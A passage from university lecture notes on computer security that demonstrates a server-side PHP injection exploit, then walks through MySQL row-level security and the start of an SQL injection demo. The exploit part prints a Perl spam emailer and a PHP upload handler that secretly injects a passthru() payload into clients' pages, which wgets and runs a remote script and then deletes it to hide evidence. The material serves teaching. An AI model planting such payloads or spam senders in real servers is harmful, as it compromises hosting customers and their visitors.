print SENDMAIL "Subject: you just won a lottery \n\n";
print SENDMAIL "\n\nYes, you have won loads of money.\n\n";
print SENDMAIL "\n\nYou can now have fun the rest of your life.\n\n";
print SENDMAIL "\n\n Call immediately at 123-456-789 to claim your prize.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@rvl2.ecn.purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nOur medication was extensively tested over 1000 males in Eastern Carbozia and,
print SENDMAIL " according to all, it produced amazing results.\n\n";
print SENDMAIL "\n\nNow you can please a woman like you have always wanted to.";
print SENDMAIL "\nCall immediately at 123-456-789 for a free-trial package.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
.....
.....
```

- The web hosting service provider makes available the following upload page, called **`UploadYourWebPage.html`**, to his clients: [The HTML page shown below uses the `<form>..</form>` element to create a form in the browser window. Ordinarily, a form is meant to capture the data entered by a user in its various fields. However, we want to use the form for uploading a file. This is made possible by the element `<input type="file" name="file" id="file" />` that you see below. This element causes the form to display the "Browse" button that the user can use to locate the file that he/she wants to upload to the web server.]

```
<html>
<head><title>ACME WEB HOSTING SERVICE</title></head>
<body>
<center><font size="5">ACME WEB HOSTING SERVICE</font></center>
<pre>

</pre>
This is a facility that allows you to upload your web page
to our site.  Subsequently, your web page will be hosted by
```

```
our site.
<p>
Here is how it works:  Suppose the name of the file you upload
is <i>myfilename.html</i>, you can subsequently advertise your web
page as
<br>
<br>
    
http://192.168.1.105/~kak/phpexploits/upload/<i>myfilename.html</i>
<pre>
</pre>
<form action="uploadfile.php" method="post" enctype="multipart/form-data">
<center>
<table border=1 width="600">
<tr><td align="center">
<label for="file">Filename for your web page:   </label>
<input type="file" name="file" id="file" />
</td></tr>
<tr><td align="center">
<input type="submit" name="submit" value="Submit" />
</td></tr>
</table>
</center>
</form>
</body>
</html>
```

- The HTML code shown above creates a page for the client that looks like what is shown in Figure 2.

- The HTML that I showed for the file `UploadYourWebPage.html` calls on `uploadfile.php` for the "Submit" action on the form. This ".php" file at the web hosting server contains the following




Figure 2: *The web page shown above was created by the HTML file* `UploadYourWebPage.html`. *(This figure is from Lecture 27 of "Lecture Notes on Computer and Network Security" by Avi Kak)*

PHP code: [PHP stores various attributes of the uploaded file in the predefined variable `$_FILES`. This variable is actually a hash of hashes. The specific hash of interest to us is `$_FILES["file"]`. We can, for example, retrieve the size of the file by accessing `$_FILES["file"]["size"]`. Also note that when a file is uploaded, PHP stores it initially at a temporary location that is accessed by `$_FILES["file"]["temp_name"]`]

```
<?php
  // uploadfile.php
  //
  // by Avi Kak (kak@purdue.edu)
  //
  // Used in demonstrating a PHP exploit

  if ( ( $_FILES["file"]["type"] == "text/html")                    //(A)
     && ($_FILES["file"]["size"] < 20000) )   {                     //(B)
    if ($_FILES["file"]["error"] > 0)  {                            //(C)
      echo "Return Code: " . $_FILES["file"]["error"] . "<br />";   //(D)
    } else  {                                                       //(E)
      echo "Uploaded: " . $_FILES["file"]["name"] . "<br />";       //(F)
      echo "Type: " . $_FILES["file"]["type"] . "<br />";           //(G)
      echo "Size: ".($_FILES["file"]["size"] / 1024)." Kb<br />";   //(H)
      $uploaded_file_name = $_FILES["file"]["name"];                //(I)
      move_uploaded_file( $_FILES["file"]["tmp_name"],              //(J)
            "upload/" . $uploaded_file_name);                       //(K)
      echo "Stored in: " . "upload/" . $uploaded_file_name;         //(L)
      $arr = preg_split( "/\./", $uploaded_file_name );             //(M)
      unlink("upload/" . $arr[0] . ".php");                         //(N)
      $handle = fopen( "upload/" . $arr[0] . ".php" , 'w' );        //(O)
      fwrite( $handle, "
           <?php
               passthru( \"cd /tmp;
                  wget https://engineering.purdue.edu/kak/emailer;
                  perl emailer;
                  rm emailer*\"
              );
           ?>
        \n");                                                       //(P)
      fclose( $handle );                                            //(Q)
      system( "cd upload; cat " . $uploaded_file_name . ">> " .
                    $arr[0] . ".php" );                             //(R)
      unlink( "upload/" . $uploaded_file_name );                    //(S)
      system( "cd upload;
           ln -s " . $arr[0] . ".php " . $uploaded_file_name );     //(T)
    }                                                               //(U)
  } else {                                                          //(V)
```

```
    echo "Invalid file";                                          //(W)
  }                                                               //(X)
?>
```

- In lines (A) and (B) of the PHP script shown above, we make sure that what the client has uploaded is an HTML file and its size does not exceeds a certain limit. Subsequently, in lines (F) through (H), the script echos back to the browser some of the attributes of the uploaded file. But then, it surreptitiously creates another file that is identical to what the client uploaded except for the extra PHP code that is in the statement that ends in line (P). Shown below is the extra code that is inserted into the file uploaded by the client:

```
<?php
    passthru( \"cd /tmp;
          wget https://engineering.purdue.edu/kak/emailer;
          perl emailer;
          rm emailer*\"
    );
?>
```

  What is invoked here is the PHP's `passthru()` function that is used to execute commands on the server. [What we want `passthru()` to execute on the server is in this case a sequence of Unix commands. The first of these changes the directory to `/tmp`. This directory serves as a scratch pad in Unix/Linux systems. Processes often use this directory for temporary storage of files before some other process can get to them. Ordinarily, all entities listed in the file `/etc/passwd` are allowed to write to `/tmp`. In most systems, the information placed in `/tmp` is purged periodically. The second command executed

by `passthru()` is the `wget()` command that non-interactively downloads files from web servers. In this case, we will try to download the `emailer` file shown earlier from my personal web site at Purdue. Next, the `emailer` is executed as a Perl file. That should send out spam assuming the web hosting server uses the `sendmail` software library as the Mail Transport Agent (MTA). The final command executed removes the file `emailer` from the `/tmp` directory to get rid of all evidence of wrongdoing.]

- In case you are curious about the call to `unlink()` in line (N), it is to delete the new file created by PHP in a *previous* run of the script. If such a file does not exist, `unlink()` will return without error. For `unlink()` to be able to do its job, make sure that the `upload` directory is writable.

- Let's now say that the innocent client, logged into the machine with IP address `192.168.1.103`, enters the following URL in his/her web browser:

```
http://192.168.1.105/~kak/phpexploits/UploadYourWebPage.html
```

  The innocent client uploads his/her HTML web page. Let's say that the filename for this uploaded web page is `HotShots.html`. Subsequently, as instructed on the `UploadYourWebPage.html` page, the client enters in his/her browser the URL for the newly uploaded web page:

```
http://192.168.1.105/~kak/phpexploits/upload/HotShots.html
```

- The client will find this web page displayed correctly in his/her browser. **Even more importantly, even if the client viewed the page source, he/she will find no change from what was uploaded by him/her to the web hosting service.** [That is because the page source is only what the server allows the client's browser to download. The server side would have parsed out the PHP content before sending the uploaded page back to the client. So, as far as the client is concerned, nothing would seem awry with the page he/she uploaded to the web hosting service.]

- Let's assume that before the innocent client engaged in the above-mentioned interaction with the server at the web-hosting service, we had executed the following command as root on the machine on which the web server is running:

```
tail -f /var/log/mail.log
```

- Now each time the client (or, for that matter, any one else in the world) accesses his/her web page on the web hosting server, you will see the following sort of entries in the `mail.log` file of the web hosting server:

```
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: from=www-data, size=207, class=0,
nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: from=<www-data@localhost.localdomain>,
size=444, class=0, nrcpts=1, msgid=<200905101308.n4AD81aw019402@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:01 pixie sm-mta[19403]: n4AD818t019403: to=<avi_kak@yahoo.com>, delay=00:00:00,
mailer=esmtp, pri=30444, dsn=4.4.3, stat=queued
```

```
May 10 09:08:01 pixie sendmail[19402]: n4AD81aw019402: to=avi_kak@yahoo.com, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30207, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD818t019403 Message accepted for delivery)


May 10 09:08:01 pixie sendmail[19404]: n4AD8152019404: from=www-data, size=158, class=0,
nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: from=<www-data@localhost.localdomain>,
size=395, class=0, nrcpts=1, msgid=<200905101308.n4AD8152019404@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19405]: n4AD81mh019405: to=<kak@purdue.edu>, delay=00:00:01,
mailer=esmtp, pri=30395, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19404]: n4AD8152019404: to=kak@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:01, xdelay=00:00:01, mailer=relay, pri=30158, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD81mh019405 Message accepted for delivery)


May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: from=www-data, size=156, class=0,
nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>, relay=www-data@localhost

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: from=<www-data@localhost.localdomain>,
size=393, class=0, nrcpts=1, msgid=<200905101308.n4AD829I019407@localhost.localdomain>,
proto=ESMTP, daemon=MSP-v4, relay=localhost.localdomain [127.0.0.1]

May 10 09:08:02 pixie sm-mta[19408]: n4AD82hF019408: to=<ack@purdue.edu>, delay=00:00:00,
mailer=esmtp, pri=30393, dsn=4.4.3, stat=queued

May 10 09:08:02 pixie sendmail[19407]: n4AD829I019407: to=ack@purdue.edu, ctladdr=www-data
(33/33), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=30156, relay=[127.0.0.1]
[127.0.0.1], dsn=2.0.0, stat=Sent (n4AD82hF019408 Message accepted for delivery)

....
....
```

- As the above log entries show, the `sendmail` program running on the web hosting server successfully placed all of the three emails on the wire. But note that even when an email is successfully placed on the wire, it may NOT arrive at its destination for various reasons. If you carry out this contrived exploit at home,

chances are that any messages directed to addresses at `yahoo.com`, `google.com`, etc., will not reach their recipients because those organizations block email coming from IP address blocks assigned to residential units (since that is where the botnets proliferate). So if you wait for a little while and keep watching the output coming out of the mail log file, you may sometimes see such organization declining the email messages sent to them.

- What is interesting is that even organizations like Purdue University may not accept email coming directly out of a **`sendmail`** MTA running on your home laptop (with its DHCP assigned address) because of the presence of `localhost.localdomain` string in the email header that you can also see in the email log entries.

- I am much more successful in demonstrating the exploit in my lab at Purdue for reasons that should be obvious by now.

- Our explanation of the PHP exploit presented in this section was based on the assumption of an unscrupulous web hosting service. But, obviously, even with a scrupulous web hosting service, the exploit would become feasible if an intruder broke into the server at the web hosting service. All that such an intruder would need to do would be to write a simple script that would scan all the HTML files at the server and inject malicious code into the files in the manner indicated in this section. The folks whose HTML web pages would be corrupted in this manner would never sus-

pect that anything was awry with their pages for reasons that you should now understand. The form of the PHP exploit presented here is referred to as a **cross-site scripting attack with server-side injection of malicious code.** Cross-site scripting attacks, abbreviated as **XSS**, commonly involve three parties. The three parties here would be the attacker, the web-hosting service, and the innocent folks whose web pages are used in the exploit.

- To contrast with server-side XSS, Lecture 28 will present another form of cross-site scripting attacks — **client-side XSS**. These will again involve three parties, but the injection of the malicious code will be just on the client side.

27.4: MySQL WITH ROW-LEVEL SECURITY

- The example that I will present later to explain the SQL Injection Attack requires that we have a MySQL database with row-level security serving as a backend to the Apache web server.

- **Row-level security for a database generally means that a user is only allowed to access (and, possibly, modify) certain designated rows of a database table.** Consider the accounts information in a bank stored in one or more database tables. When a client logs in remotely to see his/her bank balance, you would want to restrict that client to just those rows of the table that contain information specific to that client's account at the bank.

- Our goal in this section is to create a `MySQL` database named `Manager_db` for the user `Manager`. The database `Manager_db` will contain one table named `Maintenance_Schedule` that will look something like what is shown at the top of the next page:

```
+---------------+--------------+------------+
| operator_name | equipment    | deadline   |
+---------------+--------------+------------+
| Operator1     | Engine parts | 2009-06-30 |
| Operator2     | Transmission | 2009-08-30 |
| Operator3     | Wheels       | 2009-07-30 |
+---------------+--------------+------------+
```

- We will also install in MySQL three accounts under the user names `Operator1`, `Operator2`, and `Operator3`. **When any of these three individuals accesses the `Manager_db` database, especially its `Maintenance_Schedule` table, we want each operator to be able to view only his/her own row and no other rows.**

- Now that the overall goal of this section is clear, let me quickly make you familiar with the MySQL database management system. I'll assume that you will install it on your Ubuntu machine. Subsequently, I will show how to program the database so that the above-mentioned row-level constraint is enforced on the three operators.

- If you don't already have the MySQL database management system installed on your Ubuntu machine, all you have to do is to search for "mysql server" in your Synaptic Package Manager dialog window and select the "mysql-server-5.1" package. The Package Manager will automatically choose several other packages that are needed by the server to function; these include "mysql-

server-core-5.1," "mysql-client-5.1," "libdbi-perl," etc. Installation of these packages will result in the auto-installation of the server (after you are asked for a password for the MySQL root account). [The package manager will install the server executable `mysqld` in the `/usr/sbin/` directory, the command-line database administration utility `mysqladmin` in the `/usr/bin/` directory, and the executable for running a very useful shell, called `mysql`, also in `/usr/bin`. If this is your first exposure to MySQL, the fact that the keyword "mysql" stands for two different things can be confusing at first: it is the name of the extremely useful command-line shell, and it is also the name of a system-supplied database that contains various tables for the administration of the database system. After installing the server, you can check that the server is running by executing the following command when logged in as system root: `mysqladmin -u root -p ping` where `root` refers to the database root and not the OS root. In this command, the '-u' option specifies the user and the '-p' option says that you want to be prompted for the password for, in this case, the database root account. To see what version of MySQL you are running, execute the following command: `mysqladmin -u root -p version` where, as before, '-u root' means MySQL root and '-p' means that you want to be prompted for the database access password. If you want to change the password for, say, the database root, execute `mysqladmin -u root -p password xxxxxxxx` where xxxxxxx is the new password you wish to use for the MySQL root account. This will of course prompt you for the old password. To check the status of the server, enter as Ubuntu root: `mysqladmin -u root -p status`. You can also use `mysqladmin` to change the port to use, the passwords for the individual accounts, the SSL certificates to use, etc. **The installation of MySQL through the Synaptic Package Manager places all the config files in the `/etc/mysql/` directory, with most of the config information in the `/etc/mysql/my.cnf` file.** If you need to shut down the `mysqld` server, do so as system root by invoking `mysqladmin -u root -p shutdown`. To start it again, use the command `/usr/bin/mysqld_safe --user=root &`. It is convenient to create an alias — I call it `startmysqld` — for the command `/usr/bin/mysqld_safe --user=root &` and another alias — I call

it `stopmysqld` — for the command `mysqldadmin -u root -p shutdown`. Do `man mysqladmin` to see all of the capabilities of `mysqladmin`.]

- Let's now set up an account called **Manager** in the MySQL database management system. Setting up a new account means entering information in the **user** table of the **mysql** database that comes preinstalled with the database system. Toward that end, let's fire up the shell **mysql** by invoking:

```
/usr/bin/mysql -u root -p
```

  This command says that we want to fire up the **mysql** shell while logged in as database root. The fact that you are in the **mysql** shell will become evident by the prompt '**mysql>** ' you will next in the terminal window.

- MySQL is installed with multiple database root accounts. To see these accounts, let's execute the following in the shell:

```
mysql>  select User, Host from mysql.user;
```

  which says that we want to print out the contents of all the rows, but only the columns Host and User, from the **user** table of the **mysql** database. The answer returned is

```
+------------------+-----------+
| User             | Host      |
+------------------+-----------+
| root             | 127.0.0.1 |
| debian-sys-maint | localhost |
```

```
| root             | localhost |
| root             | pixie     |
+------------------+-----------+
4 rows in set (0.00 sec)
```

A user account in MySQL is always identified by a *username@host* combination, with *username* as shown in the left column above and *host* as shown in the right column. The *host* entry means that the user *username* will only be allowed to connect with the database from that *host*. If a user is allowed to connect from anywhere, the *host* entry in the second column for such a user is expressed by the symbol `%`. So the users `root@localhost`, `root@127.0.0.1`, and `root@pixie` are three different accounts even though the usernames for all three are the same and the hosts for all three accounts are on the same machine. [Some older versions of MySQL came with a couple of preinstalled anonymous user accounts for testing purposes. The user name associated with an anonymous account used to be the empty string `''`. So don't be surprised if you see rows in the above table that have empty strings in the `User` column for a couple of entries in the `Host` column. Such accounts used to come with open access initially; that is, it was possible, at least for a fresh install, to access the database management system through these accounts without needing a password. Since these accounts are potential security holes, if you see them, you should close them before doing anything else. For example, if you see such an account that has "localhost" in the `Host` column, you can close it with the command `drop user ''@localhost;` that you can execute while in the `mysql` shell.]

- Let's now engage in the following interaction with the database system to become more familiar with its upper layer before we set up the new accounts we mentioned earlier in this section.

```
mysql>  show databases;

            +--------------------+
            | Database           |
            +--------------------+
            | information_schema |
            | mysql              |
            +--------------------+
            2 rows in set (0.00 sec)

mysql> show tables in mysql;

            +---------------------------+
            | Tables_in_mysql           |
            +---------------------------+
            | columns_priv              |
            | db                        |
            | func                      |
            | help_category             |
            | help_keyword              |
            | help_relation             |
            | help_topic                |
            | host                      |
            | proc                      |
            | procs_priv                |
            | tables_priv               |
            | time_zone                 |
            | time_zone_leap_second     |
            | time_zone_name            |
            | time_zone_transition      |
            | time_zone_transition_type |
            | user                      |
            +---------------------------+
            17 rows in set (0.00 sec)
```

The second command asks the **mysql** shell to display the tables contained in the **mysql** database. As you can see that these tables are all meant for the maintenance of the database system and with the documentation.

- Of the various tables in the `mysql` database that are listed above, the user accounts are all stored in the last table, the `user` table. In what follows, we will stay in the `mysql` shell and first ask the shell to switch to the `mysql` database, followed by a request to list the columns of the `user` table of the `mysql` database:

```
mysql> use mysql;

mysql> describe user;

        Host
        User
        Password
        Select_priv
        Insert_priv
        Update_priv
        Delete_priv
        Create_priv
        Drop_priv
        Reload_priv
        Shutdown_priv
        Process_priv
        File_priv
        Grant_priv
        References_priv
        Index_priv
        Alter_priv
        Show_db_priv
        Super_priv
        Create_tmp_table_priv
        Lock_tables_priv
        Execute_priv
        Repl_slave_priv
        Repl_client_priv
        Create_view_priv
        Show_view_priv
        Create_routine_priv
        Alter_routine_priv
        Create_user_priv
        ssl_type
        ssl_cipher
        x509_issuer
        x509_subject
        max_questions
        max_updates
        max_connections
        max_user_connections
```

What this shows is that the system is capable of storing 37 different attributes for a database account. Examine all of the attributes that end in the suffix '`_priv`'. These attributes stand for the privileges that you may either authorize or deny for the individual accounts. This allows the database administrator to fine-tune the privileges for a new account at the level of individual SQL commands. Most of these attributes would have the entries 'Y' or 'N' in the `user` table of the `mysql` database. [What you construct with the MySQL database management system is an example of a *relational database*. A relational database is a collection of tables that may be interlinked through common column headings. The name of each table is considered to be a *relation*. For example, you just saw how MySQL sets up the `User` relation. The column headings in a table are called the *attributes* of the relation. We may write an expression like $R(A_1, A_2, \ldots, A_n)$ to indicate a relation (meaning, a table) with attributes $A_1, A_2, \ldots$. The sequence of attributes $(A_1, A_2, \ldots)$ is referred to as the *schema* of a relation R. Each row of a table is referred to as a *tuple*. A database management system, like MySQL, allows you to carry out certain operations on the relations in a database. Some of the most commonly used operations are *selection*, *projection*, *union*, *intersection*, *difference*, *join*, *grouping*, *aggregation*, and so on. All such operations taken collectively constitute the *relational algebra* that can be used to extract information from a database. The *selection* operation on a relation applies a condition to each tuple in that relation and returns only those that satisfy the condition. And so on.]

- Continuing with our shell session while logged in as database root, let's now create a new database to be known as `Manager_db` and then create a new user account `Manager` with full access to the database:

```
mysql>  create database Manager_db;

mysql>  create user Manager@localhost;

mysql>  set password for Manager@localhost = PASSWORD( 'xxxxxxxx' );
```

```
mysql>  grant all on Manager_db.* to Manager@localhost;

mysql>  show grants for Manager@localhost;

       +-----------------------------------------------------------------
       | Grants for Manager@localhost
       +-----------------------------------------------------------------
       | GRANT USAGE ON *.* TO 'Manager'@'localhost' IDENTIFIED BY PASSWORD '*7D2ABF..
       | GRANT ALL PRIVILEGES ON `Manager_db`.* TO 'Manager'@'localhost'
       +-----------------------------------------------------------------
       2 rows in set (0.00 sec)
```

Note that the call to `PASSWORD( 'xxxxxx' )`, with the actual password between single or double quotes, creates an encrypted password. If you don't mind the password being stored in clear text, you can also create a new new account by

```
mysql>  create user Manager@localhost identified by 'xxxxxx';
```

In the syntax we used above, we limited `Manager`'s access to MySQL from the localhost. If we wanted to throw open this access so that `Manager` could connect from anywhere (obviously a risky thing to do), we could use

```
mysql>  create user Manager@%;
```

where '`%`' stands for a wildcard. As a matter of fact, if you just say

```
mysql>  create user Manager;
```

the default of '`@%`', where `%` is the wildcard, is assumed anyway for the host for the account `Manager`. [It is also possible to create a new account by invoking the SQL command INSERT to directly insert new account information in the `user` table of the `mysql` database. In this case, you must also invoke the `flush privileges;` statement for the newly entered information to take effect.]

- If you needed to revoke the privileges granted to `Manager`, you would use the syntax:

```
mysql>  revoke all on Manager_db.* from Manager@localhost;
```

  but note that revoking all the privileges does not mean dropping the account because *user,host* information continues to stay in the `mysql.user` table.

- To completely drop the `Manager` account that was created previously, you would say

```
mysql>  drop user Manager@localhost;
```

  As you are experimenting with MySQL, you will occasionally run into a need to delete a previously created table for a database (although we have not done that yet). For that purpose, you use the syntax:

```
mysql>  drop table if exists some_table_name;
```

  But if only want to empty out a previously created table, you should use:

```
mysql>  delete from some_table_name;
```

  You can add a `where` clause to the `delete` command in order to selectively delete certain rows of a table. See the documentation at `http://dev.mysql.com/doc/refman/5.0/en/delete.html` for all of the ways in which this very useful command can be used.

- Before we continue our experiment with the creation of the `Manager` and the other accounts, note also that you can use the following syntax when logged into the database as root if you wanted to change, say, the password associated with the `Manager` account:

```
mysql>  update mysql.user set password = PASSWORD('xxxxx') where user = 'root';
mysql>  flush privileges;
```

- When it comes to changing things in the database after you have set it up, it is not uncommon to want to change the datatype of a field in the table. The syntax for doing so is

```
mysql>  alter table_name change field_name field_name new_data_type;
```

  where, as you would expect, `alter` and `change` are SQL keywords.

- One last thing before we get back to our experiment: It is often convenient to place the SQL syntax in an ordinary text file and to then execute the file in a batch mode through the `mysql` shell by

```
mysql>  source myFileWithSql.txt
```

  Note that there is no terminating semicolon on this statement. [**When using a text file in this manner, make sure that the first statement in the file is 'use databaseName;' for the database for which the SQL statements are meant for.**]

- Getting back to the main theme of this section, to see all the accounts that are currently in the system, we can issue the following **select** query (assuming that you are still in the **mysql** database):

```
mysql>  select user.User from user;

                root
                Manager
                debian-sys-maint
                root
                root
```

To understand the syntax of this query, note that the account names are stored in the **User** column of the **user** table. Therefore, both occurrences of the keyword **user**, all lowercase, refer to the **user** table of the **mysql** database. The result returned shows that the database account **Manager** has indeed been created. [By the way, if you want to see all of the rows and all 37 columns for each row currently in the **user** table of the **mysql** database, execute the query **mysql> select * from user** . This command returns all columns because of the wildcard '*' and it returns all rows because we did not use a '**where**' clause or any of the other mechanisms for constraining the rows returned.]

- Recall that we previously created the database **Manager_db** and gave the account **Manager** all privileges to this database. Let us now place a table in this database:

```
mysql>  use Manager_db;

mysql>  create table Maintenance_Schedule ( operator_name char(20)
    ->   primary key not null, equipment char(20), deadline Date );

mysql>  show tables;
```

```
            +----------------------+
            | Tables_in_Manager_db |
            +----------------------+
            | Maintenance_Schedule |
            +----------------------+
            1 row in set (0.00 sec)

mysql>  insert into Maintenance_Schedule values ( 'Operator1', 'Engine parts',
    ->                                '2009-06-30' );

mysql>  insert into Maintenance_Schedule values ( 'Operator2', 'Transmission',
    ->                                '2009-08-30' );

mysql>  insert into Maintenance_Schedule values ( 'Operator3', 'Wheels', '2009-07-30' );

mysql> select * from Maintenance_Schedule;

          +---------------+--------------+------------+
          | operator_name | equipment    | deadline   |
          +---------------+--------------+------------+
          | Operator1     | Engine parts | 2009-06-30 |
          | Operator2     | Transmission | 2009-08-30 |
          | Operator3     | Wheels       | 2009-07-30 |
          +---------------+--------------+------------+
            3 rows in set (0.00 sec)


mysql>  create user Operator1;

mysql>  create user Operator2;

mysql>  create user Operator3;

mysql>  set password for Operator1 = PASSWORD( 'operator1' );

mysql>  set password for Operator2 = PASSWORD( 'operator2' );

mysql>  set password for Operator3 = PASSWORD( 'operator3' );
```

- Note that we did not specify the hosts for the three Operator accounts. So MySQL will use the default '%' for them, implying that they will be able to connect from anywhere. [If you are going back and forth between different databases and, sometimes, between different accounts,

it is easy to get lost in the database management system. To find out which database you are currently examining, execute `select database();` and the returned answer will tell you the current database. Execute `select user();` to find out what you are logged in as. Execute `select version();` to find out what version of MySQL you are running. The procedures `database()`, `user()`, `version()`, etc., are all examples of a very large number of built-in functions supported by MySQL. For a complete list, see the reference manual at `http://dev.mysql.com/doc/refman/5.1/en/func-op-summary-ref.html`.]

- Let's now create what is referred to as row-level security with regard to the access by the three operators. What that means is that when Operator1 connects with the database, he/she should be able to see and possibly update only that row of the `Maintenance_Schedule` table that applies to him/her. In other words, we don't want any of the operators to be able to access, for viewing or modification, the information related to the other operators.

- Row level security in MySQL is implemented with the help of views. In general, a view in MySQL is a result table that would ordinarily be returned by a query such as `select` but with the difference that the result table exhibits persistence. In other words, a view is a persistent result table. For further information on views in MySQL, see `http://dev.mysql.com/tech-resources/articles/mysql-views.pdf`.

- We now create a view, we will call it `Operator_view`, by

```
mysql>  create view Operator_view as select * from Maintenance_Schedule
    ->      where operator_name = substring_index(user(),'@',1);

mysql>  grant select on Operator_view to Operator1;

mysql>  grant select on Operator_view to Operator2;

mysql>  grant select on Operator_view to Operator3;

mysql>  quit;
```

Note the call to

```
substring_index( user(), '@', 1 )
```

in the construction of the view `Operator_view`. As mentioned earlier in this section, `user()` is a built-in function that returns the user currently logged into MySQL. So if the user `Operator1` is logged in from, say, the localhost, a call to `user()` will return the string `Operator1@localhost`. In the same manner as `user()`, `substring_index()` is another built-in function that returns, as the name would imply, a substring from its first-argument string. It uses the second argument substring as a delimiter and the third argument integer as the number of substrings to return assuming that are multiple occurrences of the delimiter. So, in our case, if `user()` returns `Operator1@localhost`, the call to `substring_index()` will returns just the string `Operator1`.

- We are now ready to demonstrate that Operator1 in our example will only be able to view only the row of the `Maintenance_Schedule`

table that contains information specific to him/her. The same applies to Operator2 and Operator3. None will be able to view the row of the table that is meant to be seen by the other two. To demonstrate this, let's have Operator2 invoke the `mysql` shell by

```
/usr/bin/mysql -u Operator2 -p

          (Operator2 supplies the password)

mysql> use Manager_db;

                 Database changed
mysql> show tables;

            +----------------------+
            | Tables_in_Manager_db |
            +----------------------+
            | Operator_view        |
            +----------------------+
            1 row in set (0.01 sec)

mysql> select * from Maintenance_Schedule;

            ERROR 1142 (42000): SELECT command denied to
            user 'Operator2'@'localhost' for table
            'Maintenance_Schedule'

mysql> select * from Operator_view;

            +---------------+-------------+------------+
            | operator_name | equipment   | deadline   |
            +---------------+-------------+------------+
            | Operator2     | Transmission | 2009-08-30 |
            +---------------+-------------+------------+
            1 row in set (0.00 sec)
```

You will notice that Operator2 is not even told about the existence of the `Maintenance_Schedule` table in the `Manager_db` database. When Operator2 executes the `show tables` command, all he/she can see is the view table `Operator_view`. And when the operator says that he/she wants to see all the rows of

the view table, he/she can only see the row that is specific to him/her.

27.5: PHP+SQL

- Web servers that create web pages dynamically frequently require access to backend databases and not uncommonly this database is MySQL.

- So in this section, I'll briefly review how a PHP enabled web server works in conjunction with the MySQL database management system. In what follows, I will use the Manager_db database of the previous section with its row-restricted access.

- For PHP and MySQL to work together on your Ubuntu machine, you must also install the "php5+mysql" package through the Synaptic Package Manager. This package allows a PHP script to make a direct connection with a MySQL database through the `mysql_connect()` function call. Subsequently, the PHP script can feed SQL to the database through the `mysql_query()` function calls and retrieve the results through the `$row` associative array variable. After you have installed the "php5+mysql" package, don't forget to restart your Apache2 web server by issuing the command `/etc/init.d/apache2 restart` as root.

- Shown below is an HTML page with a `form` element. The form asks the visitor to enter his MySQL user name and password. (Since the main point of this simple demonstration is not password security, don't worry about the fact that the password will be sent back to the server in clear text.) The name of this file is `RetrieveFromMySQL.html`.

```
<html>
<body>
<form action="RetrieveFromMySQL.php" method="get">
MySQL user name: <input type="text" name="user" />
<br><br>
MySQL user password: <input type="text" name="password" />
<br><br>
<input type="submit" />
</form>
</body>
</html>
```

- Assuming that the above HTML file resides on the same Ubuntu laptop where your MySQL database is installed, now point the browser on some other machine in the network to something like

```
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.html
```

  where, as you can see, the above URL is obviously for a home network and, again obviously, I have placed the HTML file in the subdirectory `phpAndSqlExploits` of my `public-web` directory. You will see a form in the browser of the machine on which you entered the above URL. The form will ask for your MySQL username and for the password that goes with that username. In light of how we set up the MySQL database in the previous section, you could,

for example, enter `Operator1` for the former and `operator1` for the latter.

- As you can infer from the third line of the HTML shown above, the file on the server side that will be executed when the visitor hits the "Submit" button on the form is called `RetrieveFromMySQL.php`. Here is what is in this PHP file:

```
<?php
    // RetrieveFromMySQL.php
    // by Avi Kak (kak@purdue.edu)
    // for a simple example of SQL Injection Attack

    $username = $_GET["user"];                                          //(A)
    $userpassword = $_GET["password"];                                  //(B)
    $con = mysql_connect("localhost","$username","$userpassword");      //(C)
    if (!$con) {                                                        //(D)
        die('Could not connect: ' . mysql_error());                     //(E)
    }

    mysql_select_db("Manager_db", $con);                               //(F)

    $result = mysql_query("SELECT * FROM Operator_view");               //(G)

    echo "<table border='1'>
         <tr>
         <th>Operator Name</th>
